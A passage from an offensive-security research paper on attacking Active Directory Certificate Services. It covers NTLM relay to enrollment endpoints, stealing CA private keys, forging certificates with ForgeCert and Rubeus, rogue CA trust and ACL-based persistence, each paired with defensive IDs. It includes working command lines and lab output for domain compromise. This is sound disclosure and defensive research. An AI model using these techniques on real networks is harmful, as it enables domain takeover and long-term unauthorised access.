NTLM relay to AD CS's web enrollment interfaces provide many advantages to attackers. A general issue attackers tend to have when performing NTLM relay attacks is that when an inbound authentication occurs and the attacker relays it, there is only a short window of time to abuse it. A privileged account may authenticate only once to an attacker's machine. The attacker's tools can try and keep the NTLM session alive as long as possible, but often the session is only usable for a short duration. In addition, the authentication session is restricted – the attacker cannot interact with services that enforce NTLM signing.

An attacker can resolve these limitations, however, by relaying to the AD CS web interfaces. The attacker can use NTLM relay to access the AD CS web interfaces and request a client authentication certificate as the victim account. The attacker could then authenticate via Kerberos or Schannel, or obtain the victim account's NTLM hash using PKINIT (as discussed in *the "NTLM Credential Theft via PKINIT – THEFT5"* section). This solidifies the attacker's access to victim account for a long time period (i.e., however long the certificate is valid for) and the attacker is free to authenticate to any service using multiple authentication protocols without NTLM signing getting in the way.

Another limitation of NTLM relay attacks is that they require a victim account to authenticate to an attacker-controlled machine. An attacker can patiently wait for this occur as part of the normal operations on the network, or the attacker can coerce an account to authenticate to a compromised machine. Authentication coercion is possible by many means. Lee Christensen highlighted one such technique, "the printer bug"<sup>120</sup>, that works by coercing machine accounts to authenticate to an attacker's host using the MS-RPRN `RpcRemoteFindFirstPrinterChangeNotification(Ex)` RPC method (implemented in the tool `SpoolSample`<sup>121</sup> and later in the tool `Dementor`<sup>122</sup> using `Impacket`).

---

<sup>120</sup> <https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory#slide=41>

<sup>121</sup> <https://github.com/leechristensen/SpoolSample/>

<sup>122</sup> <https://github.com/NotMedic/NetNTLMtoSilverTicket/blob/master/dementor.py>

**Note:** Newer operating systems have patched the MS-RPRN coerced authentication “feature”. However, almost every environment we examine still has Server 2016 machines running, which are still vulnerable to this. There are other ways to coerce accounts to authenticate to an attacker as well which could assist in local privilege escalation or remote code execution.

Using “the printer bug”, an attacker can use NTLM relay to impersonate a machine account and request a client authentication certificate as the victim machine account. If the victim machine account can perform privileged actions such as domain replication (e.g., domain controllers or Exchange servers), the attacker could use this certificate to compromise the domain. The attacker could also logon as the victim machine account and use S4U2Self as previously described to access the victim machine’s host OS, or use PKINIT to get the machine account’s NT hash and then forge a Kerberos service ticket (a.k.a. the “silver ticket” attack).

In summary, if an environment has AD CS installed, along with a vulnerable web enrollment endpoint and at least one certificate template published that allows for domain computer enrollment and client authentication (like the default Machine template), **then an attacker can compromise ANY computer with the spooler service running!**

Certify’s `cas` command can enumerate enabled HTTP AD CS endpoints:

```
[*] Enterprise/Enrollment CAs:
Enterprise CA Name      : CORP-CORPDC01-CA
DNS Hostname           : CORPDC01.CORP.LOCAL
FullName               : CORPDC01.CORP.LOCAL\CORP-CORPDC01-CA
Flags                  : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName       : CN=CORP-CORPDC01-CA, DC=CORP, DC=LOCAL
Cert Thumbprint        : B6A9FA2866E8525E782AE162DBA45FD0EAA71D42
Cert Serial            : 30F44C6DE341F3994FDB8E7AD626BA68
Cert Start Date        : 5/6/2021 4:41:38 PM
Cert End Date          : 5/6/2026 4:51:38 PM
Cert Chain             : CN=CORP-CORPDC01-CA,DC=CORP,DC=LOCAL
UserSpecifiedSAN       : Disabled
CA Permissions        :
  Owner: BUILTIN\Administrators      S-1-5-32-544

Access Rights          Principal
-----
Allow Enroll          NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates  BUILTIN\Administrators      S-1-5-32-544
Allow ManageCA, ManageCertificates  CORP\Domain Admins          S-1-5-21-3022474190-
Allow ManageCA, ManageCertificates  CORP\Enterprise Admins     S-1-5-21-3022474190-
Enrollment Agent Restrictions : None

Legacy ASP Enrollment Website : http://CORPDC01.CORP.LOCAL/certsrv/
                             https://CORPDC01.CORP.LOCAL/certsrv/
Enrollment Web Service      : https://CORPDC01.CORP.LOCAL/CORP-CORPDC01-CA_CES_Kerberos/service.svc
NDES Web Service             : http://CORPDC01.CORP.LOCAL/certsrv/mscep/
                             https://CORPDC01.CORP.LOCAL/certsrv/mscep/

Enabled Certificate Templates:
  DomainUsers
  Vuln-AnyPurpose
```

Figure 62 - Certify Enumerating Enabled AD CS HTTP Endpoints

Enterprise CAs also store CES endpoints in their AD object in the `mSPKI-Enrollment-Servers` property. `Certutil.exe` and `PSPKI` can parse and list these endpoints:



```
C:\>certutil.exe -enrollmentServerURL -config CORPDC01.CORP.LOCAL\CORP-CORPDC01-CA
Enrollment Server Url[0]:
  Priority 1
  Authentication 2
  Kerberos -- 2
  AllowRenewalsOnly 0
  https://corpdc01.corp.local/CORP-CORPDC01-CA_CES_Kerberos/service.svc/CES
  AllowKeyBasedRenewal 0
CertUtil: -enrollmentServerURL command completed successfully.
```

*Figure 63 - Listing CES Endpoints with Certutil*

```
PS C:\> Import-Module PSPKI
PS C:\> Get-CertificationAuthority | Select Name,Enroll* | Format-List *
```

Name	: CORP-CORPDC01-CA
EnrollmentServiceURI	:
EnrollmentEndpoints	: {https://corpdc01.corp.local/CORP-CORPDC01-CA_CES_Kerberos/service.svc/CES}

*Figure 64 - List CES Endpoints with PSPKI*

## Defensive IDs:

- Harden AD CS HTTP Endpoints – PREVENT8



## Domain Persistence



*Figure 65 - Obligatory Meme*

With the focus on ADFS attacks and SAML forgery that has resurfaced with the Solarwinds incident, we revisited an old pipe dream we have had for years. When an organization installs AD CS, by default, AD enables certificate-based authentication. To authenticate using a certificate, a CA must issue an account a certificate containing an EKU OID that allows domain authentication (e.g., Client Authentication). When an account uses the certificate to authenticate, AD verifies that the certificate chains to a root CA and to a CA certificate specified by the NTAuthCertificates object.

A CA uses its private key to sign issued certificates. If we stole this private key, could we forge our own certificates and use them (without a smart card) to authenticate to AD as anyone in the organization?

Spoiler: yes. And this has already been possible with Mimikatz/Kekeo for years:



<https://twitter.com/gentilkiwi/status/1117124090631008256>

I guess we should call these **golden certificates**?

We'll cover the general approach and Mimikatz weaponization before covering the updated and streamlined process with SharpDPAPI/ForgeCert/Rubeus that we developed.

## Forging Certificates with Stolen CA Certificates - DPERSIST1

An Enterprise CA has a certificate and associated private key that exist on the CA server itself. Also remember that in large organizations, Enterprise CAs are often separate servers from domain controllers, and often (to some peoples' surprise) not protected as Tier 0 assets. How can you tell which cert is the CA cert? Well, it will have a few characteristics:

- As mentioned, the certificate exists on the CA server itself, with its private key protected by machine DPAPI (unless the OS uses a TPM/HSM/other hardware for protection).
- The Issuer and Subject for the cert are both set to the distinguished name of the CA.

- CA certificates (and only CA certs) have a “CA Version” extension.
- There are no EKUs.

In a test lab, this is what the above looks like with Seatbelt, assuming elevation against the remote CA server:

```
c:\Users\harmj0y\source\repos\GhostPack\Seatbelt\Seatbelt\bin\Release>Seatbelt.exe Certificates -computername=dc.theshire.local
[*] Running commands remotely against the host 'dc.theshire.local' with current user credentials

      %8@0@0&&
      8888888%#
      8%8 %8%#
%#%#%#%#%#%#%#%#%#%# 8%#*#
%#%#%#%#%#%#%#%#%#%#  %8% ,,,,,,,,,,
%#%#%#%#%#%#%#%#%#%#  %%, ,,, ,,, ,,,
##%#%#%#%#%#%#%#%#%# 8%# ..... . . .
#####%#%#%#%#%#%#%#  %%. . . . . . .
#####%#%#%#%#%#%#%# 8%# .....
#####%#%#%#%#%#%#%#  %%.
8%8 %%%#     Seatbelt
8%888888%#    v1.1.1
#%#%#%# ,
%,

===== Certificates =====

CertLocation       : \dc.theshire.local\C$\Users\nonexistentuser\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\
116F4D2F9840FF772577D10855667A77FD8E8BC
Issuer             : OU=EFS File Encryption Certificate, L=EFS, CN=nonexistentuser
Subject            : OU=EFS File Encryption Certificate, L=EFS, CN=nonexistentuser
ValidDate          : 10/8/2019 7:45:02 AM
ExpiryDate         : 9/14/2119 7:45:02 AM
HasPrivateKey      : False
KeyExportable      : True
KeyContainer       : 819e532f-17be-431d-8767-3cb5fe03f94b
Thumbprint         : 116F4D2F9840FF772577D10855667A77FD8E8BC
EnhancedKeyUsages :
  File Recovery

CertLocation       : HKLM:\Software\Microsoft\SystemCertificates\MY\Certificates\187D81530E1ADBB688B9B961EAADC1F597E6D6A2
Issuer             : CN=theshire-DC-CA, DC=theshire, DC=local
Subject            : CN=theshire-DC-CA, DC=theshire, DC=local
ValidDate          : 1/4/2021 10:48:02 AM
ExpiryDate         : 1/4/2026 10:58:02 AM
HasPrivateKey      : False
KeyExportable      : True
KeyContainer       :
Thumbprint         : 187D81530E1ADBB688B9B961EAADC1F597E6D6A2
[!] This is a Certificate Authority cert!
```

Figure 66 - Enumerating CA Certificate with Seatbelt

The built-in supported way to extract this certificate private key is with `certsrv.msc` on the CA server:




Figure 67 - Stealing CA Certificate Using *certsrv.msc*'s Backup Functionality




Figure 68 - Specifying the Location of the Backup in *certsrv.msc*

There are other ways to extract the private key besides through a CA back up. The certificate and private key are not any different crypto-wise from other machine certificates, so if we get elevated code execution on the CA server, we can steal them like we did other machine certs/keys (again, assuming the private key is not hardware protected). One can do this using the

Mimikatz syntax mentioned the “*User Certificate Theft via DPAPI – THEFT2*” section of this paper, or with SharpDPAPI using the command `SharpDPAPI.exe certificates /machine` (as previously shown as well):

```
Folder      : C:\ProgramData\Microsoft\Crypto\Keys
File       : 3c038547224467ad435fc98822f8d361_913d87df-e472-4769-83f2-c7ff33e9b010
Provider GUID : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
Master Key GUID : {d7f147c5-aaf9-4480-adc1-3d7d97937a3a}
Description  : Private Key
algCrypt    : CALG_AES_256 (keyLen 256)
algHash     : CALG_SHA_512 (32782)
Salt        : c3f5ebcdce6894330e79d7247bd2b23dd311d46b73c6a1d57a29ecf14150c101
HMAC        : af91b88f6e9b81da1c0015d567916c3aeb9bba5e6b5be36b97c6621785dcc711
Unique Name  : theshire-DC-CA

Thumbprint  : 187D81530E1ADBB68B8B9B961FAADC1F597E6D6A2
Issuer      : CN=theshire-DC-CA, DC=theshire, DC=local
Subject     : CN=theshire-DC-CA, DC=theshire, DC=local
Valid Date  : 1/4/2021 10:48:02 AM
Expiry Date : 1/4/2026 10:58:02 AM

[*] Private key file 3c038547224467ad435fc98822f8d361_913d87df-e472-4769-83f2-c7ff33e9b010 was recovered:
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA30vLvStxQGXP0MKFuEpWnJmm6gp92nqQEfJM33DEb6Jec7QO
KKfmlF/BwHUYpLxIAaKI06wAwGLRVBWERyusAV1F4hBe8zoQN18mj+xCvKHOHpm1
85hM8Dr3179hk1V1AlromSng2Ma0vTRzwnYmNFBM7PvNdXPdaFMgoPotQE2ZtfcQ
IFBmjA1/m8UmYm3ENU+cPQezX70bJq9JfcJEPZeOvw104YtmyxnH+8rfK7rAsuFD
```

*Figure 69 - Stealing a CA Certificate and Private Key with SharpDPAPI*

And as before, we can then transform this `.pem` text into a usable `.pfx` with `openssl` as we’ve done previously (`openssl pkcs12 -in ca.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out ca.pfx`).

**Sidenote:** Enter a secure password here, you don’t want to leave a CA certificate lying around unprotected.

With a `.pfx` file containing the CA certificate and private key, one method to forge certificates would be to import it into a separate offline CA and use Mimikatz’ `crypto::scauth` function to generate and sign a certificate<sup>123</sup>. Alternatively, one could generate the certificate manually to ensure granular control over each field and to remove the need to set up a separate system. We took the latter approach and implemented this capability in a tool called `ForgeCert`<sup>124</sup>, a `C#` tool that takes CA root certificate and forges a new certificate for any user we specify. The resulting `.pfx` can be used as previously described to authenticate via `SChannel` or using `Rubeus` to get a TGT for the forged user:

<sup>123</sup> <https://twitter.com/gentilkiwi/status/1117124086604488709>

<sup>124</sup> <https://github.com/GhostPack/ForgeCert>

```

C:\ForgeCert>ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword Password123! --Subject "CN=User" --SubjectAltName localadmin@thes
hire.local --NewCertPath localadmin.pfx --NewCertPassword Password123!
CA Certificate Information:
Subject:          CN=theshire-DC-CA, DC=theshire, DC=local
Issuer:           CN=theshire-DC-CA, DC=theshire, DC=local
Start Date:      1/4/2021 10:48:02 AM
End Date:        1/4/2026 10:58:02 AM
Thumbprint:      187D81530E1ADBB6B8B9B961EAADC1F597E6D6A2
Serial:          14BFC25F2B6EEDA94404D5A5B0F33E21

Forged Certificate Information:
Subject:          CN=User
SubjectAltName:  localadmin@theshire.local
Issuer:           CN=theshire-DC-CA, DC=theshire, DC=local
Start Date:      3/8/2021 8:15:00 PM
End Date:        3/8/2022 8:15:00 PM
Thumbprint:      708CE4A643A5879678CF9F56C64BB58CF6FC84A8
Serial:          00947B3D58B807EBD4DC29731D2B6A6C1E

Done. Saved forged certificate to localadmin.pfx with the password 'Password123!'

C:\ForgeCert>Temp\Rubeus.exe asktgt /user:localadmin /certificate:C:\ForgeCert\localadmin.pfx /password:Password123!

Rubeus
v1.6.1

[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=User
[*] Building AS-REQ (w/ PKINIT preauth) for: 'theshire.local\localadmin'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFujCCBbagAwIBBaEDAgEWooIExzCCBMNhggS/MIIIEu6ADAgEForAbDlRIRVNISVJFLkxPQ0FMoiMw
IaADAgECoRowGBsGa3JidGd0Gw50aGVzaGlyZS5sb2NhbkOCBHswggR3oAMCARKhAwIBAQKCBGkEggRl
DkL2xXOU+JsvzW9J5vRSUJ21kKdW8L+e2M02kndqgrVtSdCc0zEbdX/fcPiwnK1LH9T+ptjpySMoKHwv

```

**Figure 70 - Forging a New User Certificate with a Stolen CA Certificate with Tool ForgeCert**

**Note:** The target user specified when forging the certificate needs to be active/enabled in AD and able to authenticate since an authentication exchange will still occur as this user. Trying to forge a certificate for the `krbtgt` account, for example, will not work.

This forged certificate will be valid until the end date specified (one year for this example) and as long as the root CA certificate is valid (recall that validity for these starts at five years but is often extended to 10+ years). This abuse also is not restricted to just regular user accounts - it will work for machine accounts as well. This means that when combined with `S4U2Self`, an attacker can maintain persistence on any domain machine for as long as the CA certificate is valid:

```

C:\ForgeCert>ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword Password123! --Subject "CN=User" --SubjectAltName DC$@theshire.local
--NewCertPath dc.pfx --NewCertPassword Password123!
CA Certificate Information:
  Subject:      CN=theshire-DC-CA, DC=theshire, DC=local
  Issuer:       CN=theshire-DC-CA, DC=theshire, DC=local
  Start Date:   1/4/2021 10:48:02 AM
  End Date:     1/4/2026 10:58:02 AM
  Thumbprint:   187D81530E1ADBB688B9B961EAADC1F597E6D6A2
  Serial:       14BFC25F2B6EEDA94440D5A580F33E21

Forged Certificate Information:
  Subject:      CN=User
  SubjectAltName: DC$@theshire.local
  Issuer:       CN=theshire-DC-CA, DC=theshire, DC=local
  Start Date:   3/8/2021 8:20:39 PM
  End Date:     3/8/2022 8:20:39 PM
  Thumbprint:   8F4D47179D0D464DDFFBF89F8F928426F1EA5742
  Serial:       00C3D53D0F25745E161D15C95D1CE610CF

Done. Saved forged certificate to dc.pfx with the password 'Password123!'


C:\ForgeCert>\Temp\Rubeus.exe asktgt /user:DC$ /certificate:C:\ForgeCert\dc.pfx /password:Password123!

Rubeus
v1.6.1

[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=User
[*] Building AS-REQ (w/ PKINIT preauth) for: 'theshire.local\DC$'
[*] TGT request successful!
[*] base64(ticket.kirbi):
doIF1DCCBZCgAwIBBaEDAgEWooIEqDCBKRhggSgMIIEnKADAgEFoRAbDlRIRVNISVJFLkxPQ0FMoiMw
IaADAgECorowGBsGa3JidGd0Gw50aGVzaGlyZS5sb2NhbkOCBFwwggRYoAMCARKhAwIBAqKCBEOEgRG
  
```

*Figure 71 - Forging a New Machine Certificate with a Stolen CA Certificate*

Another fun (offensive) bonus is that since we are not going through the normal issuance process, this forged certificate cannot be revoked because the CA is not aware of its existence (so CRLs do not come into play)!



<https://twitter.com/gentilkiwi/status/1154685386968506368>

ForgeCert will be released along with Certify, approximately 45 days after this paper is published.



## Defensive IDs:

- Treat CAs as Tier 0 Assets - PREVENT1
- Monitor Certificate Authority Backup Events - DETECT3
- Detecting Reading of DPAPI-Encrypted Keys - DETECT5

## Trusting Rogue CA Certificates - DPERSIST2

Recall the `NTAuthCertificates` object covered in the “*Kerberos Authentication and the NTAuthCertificates Container*” section. This object defines one or more CA certificates in its `cacertificate` attribute and AD uses it during authentication. As detailed by Microsoft<sup>125</sup>, during authentication, the domain controller checks if `NTAuthCertificates` object contains an entry for the CA specified in the authenticating certificate’s `Issuer` field. If it is, authentication proceeds. If the certificate is not in the `NTAuthCertificates` object, authentication fails.

An alternative path to forgery is to generate a self-signed CA certificate and add it to the `NTAuthCertificates` object. Attackers can do this if they have control over the `NTAuthCertificates` AD object (in default configurations only Enterprise Admin group members and members of the Domain Admins or Administrators in the forest root’s domain have these permissions). With the elevated access, one can edit the `NTAuthCertificates` object from any system with `certutil.exe -dspublish -f C:\Temp\CERT.crt NTAuthCA`<sup>126</sup>, or using the PKI Health Tool<sup>127</sup>. The specified certificate should work with the previously detailed forgery method with ForgeCert to generate certificates on demand.

During our testing, we also had to add the certificate to the `RootCA` directory services store with `certutil.exe` as well and were then able to get forged certificates working over SChannel. However, we were unable to get these forged certificates working for PKINIT.

Regardless, it is usually preferable for an attacker to steal the existing CA certificate instead of installing an additional rogue CA certificate<sup>128</sup>.

## Defensive IDs:

- Treat CAs as Tier 0 Assets - PREVENT1
- Audit NTAuthCertificates - PREVENT5

---

<sup>125</sup> <https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/import-third-party-ca-to-enterprise-ntauth-store>

<sup>126</sup> <https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/import-third-party-ca-to-enterprise-ntauth-store#method-2---import-a-certificate-by-using-certutil.exe>

<sup>127</sup> <https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/import-third-party-ca-to-enterprise-ntauth-store#method-1---import-a-certificate-by-using-the-pki-health-tool>

<sup>128</sup> <https://twitter.com/gentilkiwi/status/826943014023073792>



## Malicious Misconfiguration - DPERSIST3

The authors have done previous research on permission-based domain and host persistence, culminating in the “*An ACE Up the Sleeve*<sup>129</sup>” whitepaper and “*An ACE in the Hole: Stealthy Host Persistence via Security Descriptors*<sup>130</sup>” conference talk. In these, we cover AD access control in depth, and describe how an attacker can make a malicious modification to an AD object or host-based security descriptor as a subtle domain persistence method.

There is a myriad of opportunities for persistence via security descriptor modifications of AD CS components. Any scenario described in the “*Domain Escalation*” section could be maliciously implemented by an attacker with elevated access, as well as addition of “control rights” (i.e., WriteOwner/WriteDACL/etc.) to sensitive components. This includes:

- CA server’s AD computer object
- The CA server’s RPC/DCOM server
- Any descendant AD object or container in the container CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM> (e.g., the Certificate Templates container, Certification Authorities container, the NTAUTHCertificates object, etc.)
- AD groups delegated rights to control AD CS by default or by the current organization (e.g., the built-in Cert Publishers group and any of its members)

For example, an attacker with elevated permissions in the domain could add the WriteOwner permission to the default User certificate template, where the attacker is the principal for the right. To abuse this at a later point, the attacker would first modify the ownership of the User template to themselves, and then would set mspki-certificate-name-flag to 1 on the template to enable ENROLLEE\_SUPPLIES\_SUBJECT (i.e., allowing a user to supply a Subject Alternative Name in the request). The attacker could then enroll in the template, specifying a domain administrator name as an alternative name, and use the resulting certificate for authentication as the DA.

The possibilities for creative access-control-based persistence in AD CS are extensive and are compounded by the fact that organizations do not currently have an effective way to audit permissions associated with certificate services. Once the BloodHound project integrates nodes and edges for AD CS defensive ACL-based auditing should be easier for most organizations.

---

129 [https://specterops.io/assets/resources/an\\_ace\\_up\\_the\\_sleeve.pdf](https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf)

130 <https://www.slideshare.net/harmj0y/an-ace-in-the-hole-stealthy-host-persistence-via-security-descriptors>

**Defensive IDs:**

- Monitor Certificate Template Modifications - DETECT4

# PKI Architecture Flaws

## Lack of Offline Root CA and Tiered Architecture

We admittedly are not enterprise AD/PKI architects - for more complete recommendations we suggest reading Microsoft's "*Securing PKI: Planning a CA Hierarchy*" document, the multi-part guide from Ned Pyle at Microsoft titled "*Designing and Implementing a PKI*"<sup>131</sup>, or Brian Komar's book "*Windows Server® 2008 PKI and Certificate Security*"<sup>132</sup> which has sections dedicated to designing and implementing proper PKI hierarchies. We will comment on a few key points here.

Throughout this paper, we have shown that an AD CS root Certificate Authority is extremely sensitive, and organizations should protect it as much as possible. However, many organizations have single-tiered CA architectures, which introduces inherent risk due to the extreme sensitivity of a root CA. According to Microsoft's *Securing PKI: Planning a CA Hierarchy*<sup>133</sup> document:

*"This one-tier hierarchy is not recommended for any production scenario because with this hierarchy, a compromise of this single CA equates to a compromise of the entire PKI."*

A more complex CA architecture means that subordinate CA certificates can be revoked without having to revoke and burn down the root CA.

Most recommendations we have found state that a two-tier CA hierarchy, with a root CA and one or more "issuing" subordinate CAs, is sufficient for most organizations. *Clients should not be receiving certificates directly from root CAs!* Most documentation recommends that the root CA for an organization be kept offline<sup>134</sup>, where the root CA server is not connected to the company's network and is often air gapped from all networks in a controlled area. This minimizes the risk of attacker's compromising the private key which, if it occurs, means an organization needs to revoke every certificate ever issued (basically a rebuilding of the PKI infrastructure). Here is Microsoft's example of such an architecture<sup>135</sup>:

---

131 <https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/designing-and-implementing-a-pki-part-i-design-and-planning/ba-p/396953>

132 <https://www.oreilly.com/library/view/windows-server-2008/9780735625167/>

133 [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786436\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786436(v=ws.11))

134 <https://social.technet.microsoft.com/wiki/contents/articles/2900.offline-root-certification-authority-ca.aspx>

135 [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786436\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786436(v=ws.11))




Figure 72 - Microsoft's Example Two-Tier CA Architecture

However, organizations must closely protect subordinate CAs as described in the next section.

## Unprotected Subordinate CAs

CAs that are not root CAs are known as subordinate<sup>136</sup> CAs. In AD CS, subordinate CAs enroll by default in a template named `SubCA` (display name: "Subordinate Certification Authority"). The defining characteristic of this template is that it has no EKUs, indicating that it is a subordinate CA. The default validity period of this template is 5 years, the same as a root CA certificate. The root CA signs the subordinate CA certificate, and then AD CS adds the subordinate CA to the `NTAuthCertificates` and configures it as an Enterprise CA for the Forest. Recall that AD uses CA certificates defined in the `NTAuthCertificates` AD object's `cacertificate` attribute to validate smart card/Kerberos PKINIT authentication. As such, a subordinate CA can sign certificates that allow for domain authentication.

Translation? Certificates issued by subordinate CAs - assuming the issued certificate has an EKU allowing for domain authentication – can authenticate users to AD. Therefore, AD privilege escalation is possible if a low privileged attacker can enroll in the `SubCA` template or any other template that does not define EKUs (as outlined in the *Misconfigured Certificate Templates - ESC2* section). Similarly, if the subordinate CA publishes misconfigured certificate templates, AD compromise is possible using the aforementioned escalation techniques.

Beyond that, an attacker can use subordinate CA private keys to forge working domain authentication certificates if a CRL is specified in the forged certificate. This is because during certificate validation, AD CS performs revocation checks against every certificate in the chain below the root CA.

<sup>136</sup> [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831574\(v=ws.11\)#subordinate-cas](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831574(v=ws.11)#subordinate-cas)

